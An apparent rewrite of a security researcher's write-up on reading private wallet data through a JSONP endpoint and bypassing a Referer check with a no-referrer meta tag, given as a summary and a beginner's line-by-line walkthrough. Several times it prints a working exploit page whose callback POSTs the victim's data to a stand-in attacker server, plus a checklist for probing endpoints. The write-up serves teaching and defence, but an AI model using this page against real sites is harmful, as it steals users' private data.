Exploiting JSONP and Bypassing Referer Check
An API endpoint supported JSONP, allowing cross-origin reads of private user data such as wallet balance. The server tried to block this by rejecting requests with a cross-domain Referer header, but an attacker could suppress the Referer header using a meta tag and still exfiltrate the data.
 Published on medium.com
JavaScript
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
JSONP (JSON with Padding) was created to grant cross-origin read access to JavaScript. It acts as an exception to the Same Origin Policy (SOP) and allows cross-origin data access, which means it can also be used to bypass SOP and read data that should stay on another origin.
The write-up uses a wallet balance endpoint as the example target, https://user.redact.com/payment/wallet/balance, which displays user wallet data. The same technique is then applied to a second API endpoint that turned out to be protected by a Referer check.
Setup
No accounts, roles or tool versions are described. The only preconditions described are a browser with a developer console and, for the second part, a web server hosting the HTML file.
Finding it
The researcher starts from how JSONP is meant to be consumed. An API endpoint that returns data is loaded in a script tag together with a callback function name:
<script src="https://redact.com/api/user/profile?callback=call_me"></script>
The callback name passed in the src (call_me) has to exist as a function in the page, so the page defines it. Any name can be used; the researcher chose call_me:
<script>function call_me(data) {console.log(data)}</script>
Combined, the code first creates the callback function and then loads the script tag:
<script>function call_me(data) {console.log(data)}</script>

<script src="https://redact.com/api/user/profile?callback=call_me"></script>
This logs the data in the browser console. The question the researcher then asks is how to verify that a given API is vulnerable to this JSONP issue.
Exploitation
Step 1: Add a callback parameter to the endpoint
The example endpoint that displays user wallet data is:
https://user.redact.com/payment/wallet/balance

A callback query parameter is appended to it:
https://user.redact.com/payment/wallet/balance?callback=call_me
If the endpoint has JSONP enabled, it creates an object named call_me and places all the data inside that object.

That response confirms that the endpoint supports JSONP and can be exploited.
Step 2: Load the endpoint with the callback function
The same JavaScript shown earlier is used against the endpoint:
<script>function call_me(data) {console.log(data)}</script>

<script src="https://redact.com/api/user/profile?callback=call_me"></script>
Step 3: Exfiltrate the data to an attacker-controlled server
The researcher notes that you can also create an .html file that extracts the data and stores it on a server you control. The URL is sent to the victim, and the JavaScript in the page sends the data to the attacker's server:
<script>

function call_me(response) {
 var http = new XMLHttpRequest();
 var url = 'https://yourserver.com/store.php';
 var params = 'data='+JSON.stringify(response);

 http.open('POST', url, true);

 http.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');

 http.onreadystatechange = function() {
  if(http.readyState == 4 && http.status == 200) {
  console.log(http.responseText);
  }
  }
  http.send(params);
 }

</script>
<script src="https://user.redact.com/api/user/profile?callback=call_me"></script>
The callback serialises its argument with JSON.stringify and POSTs it as the data parameter to store.php. The onreadystatechange handler logs the server's response once the request completes with status 200.
Step 4: Bypass the Referer check
The researcher then describes a second API endpoint that was vulnerable to a JSONP attack. The callback code worked and returned data when the file was run locally from the PC over file://. When the same file was uploaded to a web server, the response was an OBJECT instead of the data, with an authentication error and a redirect URL to the site's login page.
After trying different things, the cause turned out to be a simple security check on the server: the server checked the Referer header, and if its value contained a cross-domain referer, the request was rejected.
This also explains why the local run worked. When a file runs locally, no Referer header is sent, because it runs from the user's own system. When the file is uploaded to a server, the Referer header is sent along with the request to identify where the request originated.
To bypass the check, the Referer header has to be removed. The researcher used the HTML meta tag that restricts the browser from sending the Referer header:
<meta name="referrer" content="no-referrer">
Adding this meta tag in the HTML head tag did the job:
<head><meta name="referrer" content="no-referrer"></head>

<script>

function call_me(response) {
 var http = new XMLHttpRequest();
 var url = 'https://yourserver.com/store.php';
 var params = 'data='+JSON.stringify(response);

 http.open('POST', url, true);

 http.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');

 http.onreadystatechange = function() {
  if(http.readyState == 4 && http.status == 200) {
  console.log(http.responseText);
  }
  }
  http.send(params);
}

</script>
<script src="https://user.redact.com/api/user/profile?callback=call_me"></script>
Root cause
The API returns its JSON wrapped in a caller-supplied callback name whenever a callback parameter is present. Because the response is loaded as a script, the browser executes it in the context of the attacker's page, and the callback receives the victim's data. The Same Origin Policy does not help here, since JSONP is designed to be an exception to it.
The second endpoint added a Referer check, rejecting requests whose Referer value contains a cross-domain referer. The check rejects requests whose Referer value contains a cross-domain referer, and a request with no Referer header was accepted. The no-referrer referrer policy makes the browser omit the header entirely, which is why the same payload that failed from a web server worked from file:// and worked again once the meta tag was added.
Impact
An attacker who gets a victim to load the crafted HTML page can have the data returned by the vulnerable API endpoint sent to a server the attacker controls. In the example, that data is the user's wallet balance. The attack requires the victim to visit the attacker's URL while authenticated to the target, and the endpoint must have JSONP enabled. The report does not describe any further data beyond the wallet example.
Fix
The report does not state what was changed on the affected systems. The measures implied by the findings are to stop returning caller-controlled JSONP from endpoints that serve private data, and not to rely on a Referer check as the only protection, since a request without the header passes it.
Variants to test
- Append
?callback=call_meto API endpoints that return per-user data and look for a response wrapped incall_me(...). A positive result is the data appearing inside the named object. - Load the same endpoint from a script tag on a page hosted on a different origin and define the callback to log or forward the argument. A positive result is the victim's data arriving in the callback.
- If the endpoint rejects cross-origin requests, add
<meta name="referrer" content="no-referrer">to the page's head and retry. A positive result is the data returning instead of an authentication error and login redirect. - Compare behaviour when the page is opened from
file://and from a web server. Data fromfile://but an error from a server points to a header-based check such as the Referer check described here.
What happened, in plain words
A security researcher found that an API endpoint returning user wallet data could be read by another website through JSONP. The trick relies on a feature called JSONP, which was invented to let one website fetch data from another on purpose. When that feature is left switched on for a feed that returns private information, such as a user's wallet balance, any page on the internet can ask for that information in the visitor's name and read the answer.
The researcher also hit a second, better protected feed. It refused to answer when the malicious page was hosted on a web server, but answered happily when the same page was opened straight from the researcher's own computer. The difference turned out to be a header called Referer, which browsers attach to requests to say where the request came from. The server rejected requests whose Referer pointed at another domain. By telling the browser not to send that header at all, the researcher got the data anyway.
Below I walk through the same steps in the same order, explaining each idea from scratch.
Background: the ideas you need first
Before the steps make sense, a handful of everyday web concepts need to be clear.
What an API is
An API (Application Programming Interface) is a way for one piece of software to ask another for something. Think of a restaurant: you do not walk into the kitchen, you tell the waiter what you want and the waiter brings it back. On the web, the waiter is a URL. Your browser (or a page's JavaScript) sends a request to a URL, and the server answers with data, usually in a format called JSON.
JSON (JavaScript Object Notation) is just a way of writing data as text so that programs can read it easily. It looks like {"balance": 100}: a label, a colon, a value.
What the wallet endpoint does
The example target in this write-up is:
https://user.redact.com/payment/wallet/balance
This is an API endpoint, meaning a specific URL that returns data rather than a web page. It displays user wallet data. The user.redact.com part is the site's address, payment/wallet/balance is the path that identifies the wallet balance feature.
What a cookie or session is
When you log in to a website, the server gives your browser a small piece of text, usually stored as a cookie. Your browser sends that cookie back with every later request to the same site, and the server uses it to recognise you. It is like a wristband at an event: you show it once at the door, then staff recognise you without asking for your ID again.
What the Same Origin Policy is
Browsers have a safety rule called the Same Origin Policy (SOP). An origin is the combination of protocol, host and port, for example https://user.redact.com. The rule says that JavaScript running on one origin cannot read the responses of requests to a different origin. Without it, any page you visit could quietly read your webmail or your bank. It is like a library rule that says you may read books from your own shelf but not photocopy pages from someone else's.
What JSONP is, and why it exists
JSONP stands for JSON with Padding. It was created to grant cross-origin read access to JavaScript: it is a deliberate exception to the Same Origin Policy, allowing one site to read data from another. The trick is that the browser's rule blocks reading a data response, but it does not block loading a script from another origin. So JSONP wraps the data in a function call, turning data into a script. The receiving page defines a function with an agreed name, and the remote server sends back something like call_me({...data...}). The browser runs that as a script, the function is called, and the data arrives as an argument.
How JSONP is meant to be used
The researcher starts by showing how JSONP is normally consumed. An API endpoint that returns data is loaded in a script tag together with a callback function name:
<script src="https://redact.com/api/user/profile?callback=call_me"></script>
Line by line:
<scriptstarts a script tag, which tells the browser to load and run some JavaScript.src="..."says where the script lives. Here it is not a.jsfile but an API URL.https://redact.com/api/user/profileis the API endpoint being called.?callback=call_meis a query parameter. Everything after the?is extra information sent to the server. The parameter is namedcallbackand its value iscall_me.></script>closes the tag.
The server sees callback=call_me and, if JSONP is enabled, wraps its answer in a call to a function named call_me.
The callback name passed in the src (call_me) has to exist as a function in the page, so the page defines it. Any name can be used; the researcher chose call_me:
<script>function call_me(data) {console.log(data)}</script>
Line by line:
<script>opens an inline script, meaning the code is written directly in the page rather than loaded from a URL.function call_me(data)declares a function namedcall_methat accepts one input, calleddata.{console.log(data)}is the body: it printsdatato the browser's developer console, a panel where developers see messages and errors.</script>closes the script.
Combined, the code first creates the callback function and then loads the script tag:
<script>function call_me(data) {console.log(data)}</script>

<script src="https://redact.com/api/user/profile?callback=call_me"></script>
Order matters. The function must exist before the remote script arrives and calls it, otherwise the browser would complain that call_me is not defined. This logs the data in the browser console. The question the researcher then asks is how to verify that a given API is vulnerable to this JSONP issue: in other words, how do you test a specific endpoint rather than assume it works?
Exploitation
Step 1: Add a callback parameter to the endpoint
The example endpoint that displays user wallet data is:
https://user.redact.com/payment/wallet/balance
The image shows the endpoint that displays user wallet data.
A callback query parameter is appended to it:
https://user.redact.com/payment/wallet/balance?callback=call_me
Why this step: if the server supports JSONP, it will notice the callback parameter and wrap its normal JSON answer in a call to the named function. If it does not support JSONP, the answer will look like ordinary JSON with no wrapper. So simply adding the parameter and looking at the response is a quick test.
If the endpoint has JSONP enabled, it creates an object named call_me and places all the data inside that object.
The image shows the response with the data wrapped inside the call_me object, which is the sign that JSONP is switched on.
That response confirms that the endpoint supports JSONP and can be exploited. The reasoning: the server is willing to hand the data to any page that asks with a callback name, and the browser will happily run the wrapped answer as a script even when the page asking belongs to a different origin.
Step 2: Load the endpoint with the callback function
The same JavaScript shown earlier is used against the endpoint:
<script>function call_me(data) {console.log(data)}</script>

<script src="https://redact.com/api/user/profile?callback=call_me"></script>
Why this step: this is the actual attack in miniature. The first script defines the function that will receive the data. The second script asks the vulnerable endpoint for its data with that function name. When the browser runs the returned script, call_me is called with the victim's data, and the data is printed to the console. In a real attack the page would be hosted somewhere the victim visits, and the callback would receive the data returned by the endpoint.
Step 3: Exfiltrate the data to an attacker-controlled server
The researcher notes that you can also create an .html file that extracts the data and stores it on a server you control. The URL is sent to the victim, and the JavaScript in the page sends the data to the attacker's server:
<script>

function call_me(response) {
 var http = new XMLHttpRequest();
 var url = 'https://yourserver.com/store.php';
 var params = 'data='+JSON.stringify(response);

 http.open('POST', url, true);

 http.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');

 http.onreadystatechange = function() {
  if(http.readyState == 4 && http.status == 200) {
  console.log(http.responseText);
  }
  }
  http.send(params);
 }

</script>
<script src="https://user.redact.com/api/user/profile?callback=call_me"></script>
Line by line:
function call_me(response)declares the callback. This time the incoming data is namedresponse.var http = new XMLHttpRequest();creates an object that can send requests from JavaScript, the standard way a page talks to a server in the background.var url = 'https://yourserver.com/store.php';is the address of the attacker's own server, where the stolen data will be stored.yourserver.comis a placeholder for a server the attacker controls.var params = 'data='+JSON.stringify(response);builds the text to send.JSON.stringifyturns the data object back into a JSON string, and'data='puts it after a parameter name, so the server receives it as a form field calleddata.http.open('POST', url, true);prepares a POST request to that URL. POST is the HTTP method used to send data to a server, as opposed to GET, which is used to ask for data. Thetruemeans the request runs in the background without freezing the page.http.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');tells the server that the body is formatted like a normal HTML form submission, which is whatdata=...is.http.onreadystatechange = function() { ... }sets up a function that runs whenever the request's state changes.if(http.readyState == 4 && http.status == 200)checks that the request has finished (readyState4) and that the server answered successfully (HTTP status 200).console.log(http.responseText);prints the server's reply to the console, useful while testing.http.send(params);actually sends the request with the data attached.- The final
<script src="https://user.redact.com/api/user/profile?callback=call_me"></script>loads the vulnerable endpoint, which triggerscall_mewith the victim's data, which is then posted to the attacker's server.
Why this step: printing data to your own console proves the vulnerability to you, but it does not get the data out of the victim's browser. Sending it to a server you control turns the proof into a working theft. The victim only has to open the attacker's URL.
Step 4: Bypass the Referer check
The researcher then describes a second API endpoint that was vulnerable to a JSONP attack. The callback code worked and returned data when the file was run locally from the PC over file://. When the same file was uploaded to a web server, the response was an OBJECT instead of the data, with an authentication error and a redirect URL to the site's login page.
A word on file://: when you open an HTML file directly from your own computer, the browser's address bar shows something starting with file:// rather than https://. The page is not hosted on any website; it lives on your disk.
After trying different things, the cause turned out to be a simple security check on the server: the server checked the Referer header, and if its value contained a cross-domain referer, the request was rejected.
The Referer header is a small piece of information the browser attaches to a request saying which page the request came from. It is like a visitor signing a guest book with the name of the place they came from. A cross-domain referer means the page that made the request lives on a different domain from the server being asked, which is exactly what an attacker's page would look like.
This also explains why the local run worked. When a file runs locally, no Referer header is sent, because it runs from the user's own system. When the file is uploaded to a server, the Referer header is sent along with the request to identify where the request originated.
To bypass the check, the Referer header has to be removed. The researcher used the HTML meta tag that restricts the browser from sending the Referer header:
<meta name="referrer" content="no-referrer">
Line by line:
<metastarts a meta tag, which carries information about the page rather than visible content.name="referrer"says the setting concerns the referrer policy, the browser rule about when to send theRefererheader.content="no-referrer"sets the policy to send no referrer at all.>closes the tag.
Adding this meta tag in the HTML head tag did the job:
<head><meta name="referrer" content="no-referrer"></head>

<script>

function call_me(response) {
 var http = new XMLHttpRequest();
 var url = 'https://yourserver.com/store.php';
 var params = 'data='+JSON.stringify(response);

 http.open('POST', url, true);

 http.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');

 http.onreadystatechange = function() {
  if(http.readyState == 4 && http.status == 200) {
  console.log(http.responseText);
  }
  }
  http.send(params);
}

</script>
<script src="https://user.redact.com/api/user/profile?callback=call_me"></script>
Line by line, the new part is the first line:
<head>opens the head section of the page, where information about the page lives.<meta name="referrer" content="no-referrer">tells the browser not to send theRefererheader with requests made from this page.</head>closes the head section.
The rest is the same code as before: the callback function, the request to the attacker's server, and the script tag that loads the vulnerable endpoint. The only change is that the browser now sends no Referer header, so the server's check finds nothing to reject and answers with the data.
Why this step: the server's protection was based on the presence and content of the Referer header. A request with no header at all slips past a check that only rejects cross-domain referers. The local file:// run had already shown that a request without a referer was accepted, which is the clue that led to the fix.
Why it works
The API returns its JSON wrapped in a caller-supplied callback name whenever a callback parameter is present. Because the response is loaded as a script, the browser executes it in the context of the attacker's page, and the callback receives the victim's data. The Same Origin Policy does not help here, since JSONP is designed to be an exception to it.
The second endpoint added a Referer check, rejecting requests whose Referer value contains a cross-domain referer. The check rejects requests whose Referer value contains a cross-domain referer, and a request with no Referer header was accepted. The no-referrer referrer policy makes the browser omit the header entirely, which is why the same payload that failed from a web server worked from file:// and worked again once the meta tag was added.
What an attacker could do with it
An attacker who gets a victim to load the crafted HTML page can have the data returned by the vulnerable API endpoint sent to a server the attacker controls. In the example, that data is the user's wallet balance. The attack requires the victim to visit the attacker's URL while authenticated to the target, and the endpoint must have JSONP enabled. The report does not describe any further data beyond the wallet example.
How to fix it
The report does not state what was changed on the affected systems. The measures implied by the findings are to stop returning caller-controlled JSONP from endpoints that serve private data, and not to rely on a Referer check as the only protection, since a request without the header passes it.
Things to try yourself
- Append
?callback=call_meto API endpoints that return per-user data and look for a response wrapped incall_me(...). A positive result is the data appearing inside the named object. - Load the same endpoint from a script tag on a page hosted on a different origin and define the callback to log or forward the argument. A positive result is the victim's data arriving in the callback.
- If the endpoint rejects cross-origin requests, add
<meta name="referrer" content="no-referrer">to the page's head and retry. A positive result is the data returning instead of an authentication error and login redirect. - Compare behaviour when the page is opened from
file://and from a web server. Data fromfile://but an error from a server points to a header-based check such as the Referer check described here.
Glossary
- API: a way for one program to ask another for data or actions, usually over a URL.
- Callback: a function named in a JSONP request that the server wraps the data in, so the receiving page can handle it.
- Cookie: a small piece of text a site stores in your browser so it can recognise you on later requests.
- Cross-domain: belonging to a different domain from the one being asked.
- Endpoint: a specific URL that returns data or performs an action.
- Exfiltration: sending stolen data out to a server the attacker controls.
file://: the address scheme used when a page is opened directly from your own computer rather than from a website.- GET: the HTTP method used to ask a server for data.
- Header: extra information attached to a request or response, such as where the request came from.
- HTML: the language web pages are written in.
- HTTP status 200: the code a server sends to say a request succeeded.
- JSON: a text format for writing data as labelled values.
- JSONP (JSON with Padding): a technique that wraps JSON data in a function call so another site can read it, working around the Same Origin Policy.
no-referrer: a browser setting that stops theRefererheader being sent.- Origin: the combination of protocol, host and port that identifies where a page comes from.
- POST: the HTTP method used to send data to a server.
- Query parameter: the part of a URL after
?, made of names and values sent to the server. Refererheader: information the browser sends saying which page a request came from.- Referrer policy: the browser rule that decides when to send the
Refererheader. - Same Origin Policy (SOP): the browser rule that stops one origin reading responses from another.
- Script tag: the HTML element that loads and runs JavaScript.
- Session: the period during which a site recognises you as logged in, usually via a cookie.
XMLHttpRequest: the JavaScript object used to send requests to a server from a page.



